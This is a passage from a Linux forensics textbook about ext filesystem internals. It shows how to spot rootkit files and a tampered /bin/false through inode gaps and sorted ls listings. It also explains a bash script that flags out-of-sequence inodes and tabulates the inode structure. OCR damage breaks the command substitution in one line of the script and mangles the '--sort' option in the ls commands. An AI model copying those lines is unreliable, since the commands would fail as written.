In Figure 7.15 we see that block group 3 has a superblock and group descriptor table. This is because the Sparse Super feature is in use which stores the superblock and group descriptor table in groups that are powers of 3, 5, or 7. If you examine the full output from

this command you will see that all of these backup superblocks and group descriptor tables are in the correct places.



FIGURE 7.15

Result of running the extfs.py script on the PFE subject system – Part 3.

Before we move on to a new topic, I feel that I should point out that we have merely scratched the surface of what can be done with the classes found in this script. For example, the classes could easily be used to calculate the offset into an image for a given inode or data block. It could also be used to work backward from an offset to figure out what is stored in any given sector. Now that we have learned all of the basics of the extended filesystems we will move on to discussing how we might detect an attacker's actions, even if he or she has altered timestamps on the filesystem.

FINDING THINGS THAT ARE OUT OF PLACE

Thus far in this chapter we have seen a lot of theory on how the extended filesystem works. We can leverage that knowledge to find things that are out of place or not quite right. After all, this is normally what the forensic investigator is after. Inconsistencies and uncommon situations often point to an attacker's attempt to hide his or her actions.

Some of the system directories such as /sbin and /bin are highly targeted by attackers. Even the lowly `ls` command can often be enough to detect alterations in these directories. How can we detect tampering in a system directory? When the system is installed, files in the system directories are copied one after the other. As a result, the files are usually stored in sequential inodes. Anything added later by an attacker will likely be in a higher inode number.

The command `ls -ali` will list all files (-a) with a long listing (-l) which will begin

with an inode number (-i). If we take the results of this command and pipe them to `sort -n`, they will be sorted numerically (-n) by inode number. The results of running `ls -ali bin | sort -n` from within the mount directory (subject's root directory) of the PFE subject system are shown in Figure 7.16. Files associated with the Xing Yi Quan rootkit are highlighted. Notice that the inodes are mostly sequential and suddenly jump from 655,549 to 657,076 when the malware was installed.



FIGURE 7.16

Results of running ls -ali bin | sort -n on PFE subject image. The highlighted files are from a rootkit installation.

Some readers may have expected the inode numbers to be considerably higher. The primary reasons that they are only a few thousand inodes away is that Linux will do its best to store files in a given directory in the same block group. Only when there is no space in the containing directories block group will the file be stored elsewhere. This is a performance optimization that attempts to minimize movement of the read/write heads on a hard drive.

In this case the attacker did not attempt to alter the timestamps on the rootkit files. There are many tools that will allow you to easily modify these timestamps. The important thing to realize is that no matter what you do to the timestamps, the inodes will reveal recently added files every time.

The `ls` command supports a few basic sorts. The default sort is alphabetical, but it will also sort by extension, size, time, and version. The command `ls -aliR <directory> -sort=size` will perform a recursive (-R) listing of a directory with everything sorted by size (largest to smallest). Partial results of running `ls -aliR bin -sort=size` are shown in Figure 7.17.



FIGURE 7.17

Partial results of running ls -aliR bin –sort=size against the PFE subject image.

Have a look at the highlighted files bash and false from Figure 7.17. Notice anything unusual? The only thing /bin/false does is return the value false when called. Yet this is one of the three largest files in the /bin directory. It is also suspiciously the exact same size as /bin/bash. What appears to have happened here is that the attacker copied /bin/bash on top of /bin/false in an attempt to login with system accounts. Notice that this attacker was not terribly sophisticated as evidenced by the fact that they didn't change the timestamp on /bin/false when they were done.

Because the attacker failed to modify the timestamps, a listing sorted by time will also show what has happened pretty clearly. A partial listing of results from the `ls -aliR bin -sort=time` command is shown in Figure 7.18. The highlighted portion shows both the rootkit files and the recently altered /bin/false.



FIGURE 7.18

Partial results from running ls -aliR bin –sort=time against the PFE subject image.

The advantage of running the `ls` command as shown in this section is that it is simple. The downside is that you have to carefully scrutinize the output to detect any gaps in the inode numbers. Some readers might have seen monthly bank statements that list checks that have been cashed against the account listed in order with a notation if a check number is missing.

Wouldn't it be great if we could have a shell script that did something similar to the bank statement? Well, you are in luck, such a script follows. You are extra fortunate as there are some new shell scripting techniques used in this script.

```
#!/bin/bash
#
# out-of-seq-inodes.sh
#
# Simple script to list out of
# sequence inodes.
# Intended to be used as part of
# a forensics investigation.
# As developed for PentesterAcademy.com
# by Dr. Phil Polstra (@ppolstra)
usage () {
  echo "Usage: $0 <path>"
  echo "Simple script to list a directory and print a warning if"
  echo "the inodes are out of sequence as will happen if system"
```

```
  echo "binaries are overwritten."
  exit 1
}
if [ $# -lt 1 ] ; then
  usage
fi
# output a listing sorted by inode number to a temp file
templs='/tmp/temp-ls.txt'
ls -ali $1 | sort -n > $templs
# this is for discarding first couple lines in output
foundfirstinode=false
declare -i startinode
while read line
do
  # there is usually a line or two of non-file stuff at start of output
  # the if statement helps us get past that
  if [ "$foundfirstinode" = false ] \
  && [ "\echo $line | wc -w\" -gt 6 ] ; then
    startinode=`expr $(echo $line | awk '{print $1}')`
    echo "Start inode = $startinode"
    foundfirstinode=true
  fi
  q=$(echo $line | awk '{print $1}')
  if [[ $q =~ ^[0-9]+$ ]] && \
    [ "$startinode" -lt $q ];
  then
    if [ $((startinode + 2)) -lt $q ] ; then
      echo -e "\e[31m****Out of Sequence inode detected**** \
        expect $startinode got $q\e[0m"
    else
      echo -e "\e[33m****Out of Sequence inode detected**** \
        expect $startinode got $q\e[0m"
    fi
      # reset the startinode to point to this value for next entry
      startinode=`expr $(echo $line | awk '{print $1}')`
      fi
      echo "$line"
      startinode=$((startinode+1))
done < $templs
rm $templs
```

The script starts with the usual she-bang, followed by a usage function which is called when no command line arguments were passed in. To improve performance and also make the script simpler, the output from `ls -ali <directory> | sort -n` is sent to a temporary file. Two variables foundfirstinode and startinode are created. The line `declare -i startinode` is new. This line creates a new variable that is an integer value. It also sets the variable to zero. We will see later in the script why this is needed.

The line `while read line` begins a `do` loop. You might wonder where this line is coming from. If you look down a few lines, you will see a line that reads `done < $templs`. This construct redirects the temporary file to be input for the loop. Essentially, this `do` loop reads the temporary file line by line and performs the actions listed within the loop code.

The `if` block at the start of the `do` loop is used to consume any headers output by `ls`. The `if` has two tests anded together with the && operator. The first test checks to see if foundfirstinode is false which indicates we have not made it past any header lines to the actual file data yet. The second test executes the command `echo $line | wc -w` and tests if the result is greater than six. Recall that enclosing a command in back ticks causes it to be executed and the results converted to a string. This command echoes the line which is piped to the word count utility, `wc`. Normally this utility will print out characters, words, and lines, but the -w option causes only words to be printed. Any output lines pertaining to files will have at least seven words. If this is the case the startinode variable is set, a message is echoed to the screen, and foundfirstinode is set to true;

The line `startinode=\`expr $(echo $line | awk '{print $1}')\`` is easier to understand if you work from the parentheses outward. The command `echo $line | awk '{print $1}'` echoes the line and pipes it to `awk` which then prints the first word (start of the line up to the first whitespace character). Recall that the inode number is listed first by the `ls` command. This inode number then gets passed to `expr <inode number>` which is executed because it is enclosed in back ticks. This inode number is stored in the integer variable startinode which was declared earlier in the script.

After the `if` block (which is only run until we find our first file), the line `q=$(echo $line | awk '{print $1}')` sets the value of q equal to the inode number for the current line. If startinode is less than the current inode number, a warning message is printed. The nested `if/else` statement is used to print a message in red if the inode number jumped up by more than two. Otherwise the message is printed in yellow. The funny characters in the echo statements are called escape sequences. The -e option to `echo` is needed to have `echo` evaluate the escape sequences (which begin with \e) rather than just print out the raw characters. If the message was displayed, the startinode variable is reset to the current inode number.

Regardless of whether or not a message was printed, the line is echoed. The startinode variable is incremented on the line `startinode=$((startinode+1))`. Recall that $(()) is used to cause bash to evaluate what is contained in the parentheses in math mode. This is why we had to declare startinode as an integer earlier in the script. Only integer

values can be incremented like this. When the loop exits, the temporary file is deleted. Partial results of running this script against the PFE subject system's /bin directory are shown in Figure 7.19. Notice the red warnings before the rootkit files.



FIGURE 7.19

Partial results of running out-of-seq-inode.sh against the PFE subject system's /bin directory. Note the warning for the rootkit files.

INODES

Now that we have had a little break from theory and had our fun with some scripting, it is time to get back to learning more about the keepers of the metadata, the inodes. For ext2 and ext3 filesystems the inodes are 128 bytes long. As of this writing the ext4 filesystem uses 156 byte inodes, but it allocates 256 bytes on the disk. This extra 100 bytes is for future expansion and may also be used for storage as we will see later in this chapter.

In order to use inodes you must first find them. The block group associated with an inode is easily calculated using the following formula:

$$\text{block group} = (\text{inode number} - 1) / (\text{inodes per group})$$

Obviously integer division should be used here as block groups are integers. Once the correct block group has been located, the index within the block groups inode table must be calculated. This is easily done with the modulus operator. Recall that x mod y gives the remainder when performing the integer division x/y. The formula for the index is simply:

$$\text{index} = (\text{inode number} - 1) \bmod (\text{inodes per group})$$

Finally, the offset into the inode table is given by:

$$\text{offset} = \text{index} * (\text{inode size on disk})$$

The inode structure is summarized in Table 7.5. Most of these fields are self-explanatory. Those that are not will be described in more detail in this section.

There are two operating system dependent unions (OSDs) in the inode. These will vary from what is described here if your filesystem comes from Hurd or BSD. The first OSD for filesystems created by Linux holds the inode version. For extended filesystems created by Linux, the second OSD contains the upper 16 bits of several values.

The block array stores fifteen 32-bit block addresses. If this was used to directly store blocks that make up a file, it would be extremely limiting. For example, if 4-kilobyte blocks are in use, files would be limited to 60 kilobytes! This is not how this array is used, however. The first twelve entries are direct block entries which contain the block numbers for the first twelve data blocks (48 kB when using 4kB blocks) that make up a file. If more space is required, the thirteenth entry has the block number for a singly indirect block. The singly indirect block is a data block that contains a list of data blocks that make up a file. If the block size is 4 kB the singly indirect block can point to 1024 data blocks. The maximum amount that can be stored using singly indirect blocks is then (size of a data block) * (number of block addresses that can be stored in a data block) or (4 kB) * (1024) which equals 4 megabytes.

For files too large to be stored with direct blocks and singly indirect blocks (48 kB + 4 MB), the fourteenth entry contains the block number for a doubly indirect block. The doubly indirect block points to a block that contains a list of singly indirect blocks. The doubly indirect blocks can store 1024 times as much as singly indirect blocks (again assuming 4 kB blocks) which means that files as large as (48 kB + 4 MB + 4 GB) can be accommodated. If this is still not enough space, the final entry contains a pointer to triply indirect blocks allowing files as large as (48 kB + 4 MB + 4 GB + 4 TB) to be stored. This block system is illustrated in Figure 7.20.



FIGURE 7.20

Data blocks in inode block array.

If you are looking at an ext2 or ext3 filesystem, then the above list of inode fields is complete. For ext4 filesystems the fields in Table 7.6. have been added. Most of these fields are extra time bits.

Table 7.5. Inode structure.

Offset	Size	Name	Description
0x0	2	File Mode	File mode and type
0x2	2	UID	Lower 16 bits of owner ID
0x4	4	Size lo	Lower 32 bits of file size
0x8	4	Atime	Access time in seconds since epoch
0xC	4	Ctime	Change time in seconds since epoch
0x10	4	Mtime	Modify time in seconds since epoch

0x14	4	Dtime	Delete time in seconds since epoch
0x18	2	GID	Lower 16 bits of group ID
0x1A	2	Hlink count	Hard link count
0x1C	4	Blocks lo	Lower 32 bits of block count
0x20	4	Flags	Flags
0x24	4	Union osd1	Linux : l version
0x28	60	Block[15]	15 pointers to data blocks
0x64	4	Version	File version for NFS
0x68	4	File ACL low	Lower 32 bits of extended attributes (ACL, etc)
0x6C	4	File size hi	Upper 32 bits of file size (ext4 only)
0x70	4	Obsolete fragment	An obsoleted fragment address
0x74	**12**	**Osd 2**	**Second operating system dependent union**
0x74	2	Blocks hi	Upper 16 bits of block count
0x76	2	File ACL hi	Upper 16 bits of extended attributes (ACL, etc.)
0x78	2	UID hi	Upper 16 bits of owner ID
0x7A	2	GID hi	Upper 16 bits of group ID
0x7C	2	Checksum lo	Lower 16 bits of inode checksum

Table 7.6. Extra inode fields in ext4 filesystems.

Offset	Size	Name	Description
0x80	2	Extra size	How many bytes beyond standard 128 are used
0x82	2	Checksum hi	Upper 16 bits of inode checksum
0x84	4	Ctime extra	Change time extra bits
0x88	4	Mtime extra	Modify time extra bits
0x8C	4	Atime extra	Access time extra bits
0x90	4	Crtime	File create time (seconds since epoch)
0x94	4	Crtime extra	File create time extra bits
0x98	4	Version hi	Upper 32 bits of version
0x9C		Unused	Reserved space for future expansions

A word about the extra time bits is in order. Linux is facing a serious problem. In the year 2038 the 32-bit timestamps will roll over. While that is over two decades away, a solution is already in place (Hurray for Open Source!). The solution is to expand the 32-bit time structure to 64 bits. In order to prevent backward compatibility problems the original 32-bit time structure (stored in first 128 bytes of inodes) remains unchanged; it is still just seconds since the epoch on January 1, 1970. The lower two bits of this extra field are used to extend the 32-bit seconds counter to 34 bits which makes everything good until the year 2446. The upper thirty bits of the extra field are used to store nanoseconds.

This nanosecond accuracy is a dream for forensic investigators. By way of comparison, Windows FAT filesystems provide only a two second resolution and even the latest version of NTFS only provides accuracy to the nearest 100 nanoseconds. This is another reason to use Python and other tools to parse the inodes as standard tools don’t normally display the complete timestamp. This high precision makes timeline analysis easier since you do not have to guess what changed first in a two second interval.

There are a number of special inodes. These are summarized in Table 7.7. Of the inodes listed, the root directory (inode 2) and journal (inode 8) are some of the more important ones for forensic investigators.

Table 7.7. Special purpose inodes.

Inode	Special Purpose
0	No such inode, numberings starts at 1
1	Defective block list
2	Root directory
3	User quotas
4	Group quotas
5	Boot loader
6	Undelete directory
7	Reserved group descriptors (for resizing filesystem)
8	Journal
9	Exclude inode (for snapshots)
10	Replica inode
11	First non-reserved inode (often lost + found)

Reading inodes with Python

Once again we turn to Python in order to easily interpret the inode data. To accomplish this we will add a new Inode class to our ever-expanding extfs.py file. The new class and helper functions follow.
